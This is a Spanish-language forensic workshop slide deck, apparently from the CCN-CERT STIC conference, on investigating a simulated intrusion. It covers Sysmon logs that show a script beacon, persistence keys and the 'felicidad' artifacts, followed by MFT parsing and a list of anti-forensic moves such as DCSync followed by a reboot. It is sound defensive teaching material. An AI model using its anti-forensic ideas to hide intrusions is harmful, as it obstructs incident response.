
Conclusiones del análisis forense

- Los atacantes rompen offline las **contraseñas** de los altos cargos
- Se producen los **accesos al correo** de los altos cargos a través del webmail

Paso 8: Sysmon

- **Sysmon**: monitorización de endpoint
- Captura info de **nuevos** procesos, conexiones…
- Genera un **log de eventos**: Sysmon/Operational
- **Tool**: Visor de eventos de Windows

Paso 8 : Sysmon



Microsoft-Windows-Sysmon%4Operational_7 Número de eventos: 22.271

Filtrados:Registro: file://C:\Users\antonio\Desktop\Forense_MINAF\Paso11_Sysmon\Microsoft-Windows-Sysmon%4Operational.evtx; Origen: Intervalo de

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	03/11/2018 11:05:04	Sysmon	3	Network connection d...
Información	03/11/2018 11:05:03	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:04:44	Sysmon	1	Process Create (rule: Pr...

Evento 3, Sysmon

General Detalles

Network connection detected:
UtcTime:
ProcessGuid: 2018-11-03 10:05:04.498
ProcessId: 0
Image: 3692
User: C:\Windows\System32\wscript.exe
Protocol: MINAF\pepe.contento
Initiated: tcp
SourceIsIpv6: true
SourceIp: false
SourceHostname: 10.11.0.11
SourcePort: 0
SourcePortName: 53257
DestinationIsIpv6:
DestinationIp: false
DestinationHostname: 101.132.122.231
DestinationPort: 0
DestinationPortName: 8000

Paso 8 : Sysmon

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	03/11/2018 11:06:31	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:05:49	Sysmon	13	Registry value set (rule:...
Información	03/11/2018 11:05:49	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:05:49	Sysmon	13	Registry value set (rule:...
Información	03/11/2018 11:05:49	Sysmon	13	Registry value set (rule:...
Información	03/11/2018 11:05:18	Sysmon	3	Network connection d...
Información	03/11/2018 11:05:18	Sysmon	3	Network connection d...

Evento 13, Sysmon

General | Detalles

Registry value set:
EventType:
UtcTime: SetValue
ProcessGuid: 2018-11-03 10:05:49.171
ProcessId: 0
Image: 452
TargetObject: C:\Windows\system32\services.exe
Details: HKLM\System\CurrentControlSet\services\wcajmz\Start

Paso 8 : Sysmon

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	03/11/2018 11:09:09	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:08:32	Sysmon	13	Registry value set (rule:...
Información	03/11/2018 11:07:32	Sysmon	3	Network connection d...
Información	03/11/2018 11:07:32	Sysmon	3	Network connection d...
Información	03/11/2018 11:06:37	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:06:37	Sysmon	1	Process Create (rule: Pr...
Información	03/11/2018 11:06:31	Sysmon	1	Process Create (rule: Pr...

Evento 13, Sysmon

General | Detalles

```
Registry value set:
EventType:
UtcTime: SetValue
ProcessGuid: 2018-11-03 10:08:32.631
ProcessId: 0
Image: 1100
TargetObject: C:\Windows\System32\rundll32.exe
Details: HKU\S-1-5-21-4217457921-347679429-1194348710-1132\Software\Microsoft\Windows\CurrentVersion\Run\Felicidad2.0
```

Paso 11: Sysmon

- Sysmon permite detectar **diversas fases** de la ejecución del malware
- Consejo: **centralizar** la salida de Sysmon en un servidor externo
- Sysmon tiene un potencial tremendo para detectar **ataques dirigidos**

carmen

Ciberinteligencia Avanzada

Centro de Análisis de Registros y Minería de EveNtos

by S2 Grupo en colaboración con CCN

Pero … ¿y si los atacantes fueran MUY BUENOS?


Acciones anti-forense

- Se reinicia el equipo, se pierde la RAM → Perdemos las acciones realizadas por el atacante
- El atacante no quiere persistencia en memoria →No lo podríamos localizar en el registro
- Si el atacante solo quisiera las credenciales → hace el DCSync y reinicia el equipo sin persistencia → el único rastro es la (escasa) navegación web

Acciones anti-forense

- El atacante tira el servidor web → no tendríamos el contenido de los felicidad*
- El atacante borra el correo del cliente → no sabríamos de dónde viene el ataque

Máxima: LOS ATACANTES NO SON PERFECTOS



3.

Conclusiones

Forense = buscar una aguja en un pajar

Forense tradicional (frío) vs Forense en vivo (caliente)

El malware es cada vez más listo

!Defendamos!

CIBER_
SEGURIDAD

Trabaja como si estuvieras COMPROMETIDO

Evidencias: https://loreto.ccn-cert.cni.es/index.php/s/DG4oEF8jKihi94k

---

Captura de evidencias en incidentes complejos: https://vanesa.ccn-cert.cni.es/userportal/#/player/vod/Ud1b1cb038d3f4d59a2642abd9ed0d890

Email: asanz@s2grupo.es

Twitter: @antoniosanzalc

Canal de forense : t.me/forense

XII Jornadas STIC CCN-CERT

Ciberseguridad, hacia una respuesta y disuasión efectivas

- E-Mails
  - info@ccn-cert.cni.es
  - ccn@cni.es
  - organismo.certificacion@cni.es
- Websites
  - www.ccn.cni.es
  - www.ccn-cert.cni.es
  - oc.ccn.cni.es
- **Síguenos en**

centro criptológico nacional

Cast

Scott	JOS BLEAU
Eva	MARIA IVANOVA
Tom	HANS MUSTER
Joe	OLA NORDMANN
Maria	ERIKA MUSTERMANN
Erkki	MATTI MEIKÄLÄINEN
Mike	GIORGOS ELLINAS
Frank	FRED NURK

Directed by	JOE PUBLIC
Screenplay by	CHANSIU MING
Produced by	HERR SCHMIDT
Editor	SANTERI VIINAMÄKI
Director of Photography	JANEZ NOVAK
Music by	PETAR PETROVIC

EXTRA BONUS SLIDES

(material adicional que por límites de tiempo se ha dejado fuera del taller)

Índice

1.

(Breve) Introducción al análisis forense

Objetivo: Responder a las 5 preguntas

¿**Qué** ha sucedido?

¿**Quién** está implicado?

¿**Dónde** ha ocurrido?

¿**Cuándo** ha sucedido?

¿**Por qué** ha pasado?

Objetivo: encontrar un hilo del que tirar

2.

Adquisición de evidencias

Orden de volatilidad

Capturar la memoria RAM es prioritario

1	Resuscitation
2	Emergent
3	Urgent
4	Less Urgent
5	Non Urgent

Datos de triage: rapidez y eficacia

Discos duros: siempre, y con **cuidado**

Conserva la **cadena** de evidencia

Consejos

Nunca escribas en el disco origen

Ten un **procedimiento** de copia

Haz una copia **forense** = bit a bit

Documenta la adquisición

Realiza **otra** copia de las evidencias

Extra 1: MFT

- MFT (**Master File Table**)
- Sistemas de ficheros **NTFS** (Windows XP+)
- Guarda un "**índice**" de los ficheros del sistema
- Localización, tiempos MAC, tamaño…
- Tool: **mftdump**

Extra 1 : MFT


Convertimos la MFT de formato binario a .csv

```
C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>mftdump.exe /l /o mft_parseada.csv $MFT
$MFT file is 206,831,616 bytes.
$MFT file contains 201,984 file records.
Records processed: 201,984  (100% Complete)
$MFT file processing complete.
Output filename is mft_parseada.csv

C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>
```

Extra 1 : MFT


```
C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 1D9C-8470

 Directorio de C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT

03/11/2018  18:40    <DIR>          .
03/11/2018  18:40    <DIR>          ..
04/08/2018  16:12       206.831.616 $MFT
06/05/2017  13:05           135.680 grep.exe
13/09/2012  14:18           509.440 mftdump.exe
03/11/2018  18:32        84.724.474 mft_parseada.csv
               4 archivos    292.201.210 bytes
               2 dirs   6.385.954.816 bytes libres

C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>grep 2018-11-03 mft_parseada.csv > mft_2018-11-03.txt

C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: 1D9C-8470

 Directorio de C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT

03/11/2018  18:41    <DIR>          .
03/11/2018  18:41    <DIR>          ..
04/08/2018  16:12       206.831.616 $MFT
06/05/2017  13:05           135.680 grep.exe
13/09/2012  14:18           509.440 mftdump.exe
03/11/2018  18:41        10.054.541 mft_2018-11-03.txt
03/11/2018  18:32        84.724.474 mft_parseada.csv
               5 archivos    302.255.751 bytes
               2 dirs   6.376.435.712 bytes libres

C:\Users\antonio\Desktop\Forense_MINAF\Paso2_MFT>
```

Extra 1 : MFT



	A	B	C	D	E	F	G
18123	jquery.min[1].js	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	94020	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18124	EasePack.min[1].js	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	5467	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18125	TweenMax.min[1						nternet File
18126	0001000C.dir						ndex\Index
18127	0001000C.wid						ndex\Index
18128	0001000C.ci						ndex\Index
18129	pixel[2].htm						nternet File
18130	300x250-DBM-Ora						nternet File
18131	view9LA87KTI.gif						nternet File
18132	usync[2].htm						nternet File
18133	index[6].htm						nternet File
18134	pixel[4].htm						nternet File
18135	optout_check[1].j						nternet File
18136	spqypfamu[1].js						nternet File
18137	viewRE5EJNQA.gi						nternet File
18138	securepubads.g.d						Store\25KL
18139	Mapfre_Coches_A						nternet File
18140	fondo_Desenfo[1						nternet File
18141	e40f967e-2362-4e						nternet File
18142	fondo_Enfo[1].jpg						nternet File
18143	cookie[1]						nternet File
18144	PugMaster[3].htm						nternet File
18145	^WRS{DC0E5DF5-(						nternet File
18146	SPug[1].txt						nternet File
18147	{E2DFB594-DF4F-1						very\High\
18148	^DFF2411CAEAA6						P
18149	dnserror[1]	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	1923	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18150	NewErrorPageTemplate[1]	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	1310	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18151	{EB81DF8E-DF4F-11E8-A4CE-E	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 14:53	03/11/2018 14:53	4096	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Internet Explorer\Recovery\High\
18152	felicidad.js	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	161	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18153	felicidad.js:Zone.Identifier	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	26	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18154	WSCRIPT.EXE-65A9658F.pf	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	47654	\Windows\Prefetch\WSCRIPT.EXE-65A9658F.pf
18155	felicidad[1].htm	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	57508	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18156	felicidad[1].xsl	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	19889	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18157	felicidad[1].js	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	161	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18158	Crypto	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05		\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Crypto
18159	RSA	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05		\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Crypto\RSA

Buscar y reemplazar

Buscar | Reemplazar

Buscar: felicidad

Opciones >>


Buscar todos | Buscar siguiente | Cerrar

Libro	Hoja	Nombre	Celda	Valor	Fórmula
mft_2018-11-03.txt	mft_2018-11-03		A18152	felicidad.js	
mft_2018-11-03.txt	mft_2018-11-03		G18152	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7JIE4W9D\felicidad.js	
mft_2018-11-03.txt	mft_2018-11-03		A18153	felicidad.js:Zone.Identifier	
mft_2018-11-03.txt	mft_2018-11-03		G18153	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7JIE4W9D\felicidad.js:Zone.Identifier	
mft_2018-11-03.txt	mft_2018-11-03		A18155	felicidad[1].htm	
mft_2018-11-03.txt	mft_2018-11-03		G18155	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PIND3I64\felicidad[1].htm	
mft_2018-11-03.txt	mft_2018-11-03		A18156	felicidad[1].xsl	
mft_2018-11-03.txt	mft_2018-11-03		G18156	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\TCA8JO3S\felicidad[1].xsl	
mft_2018-11-03.txt	mft_2018-11-03		A18157	felicidad[1].js	
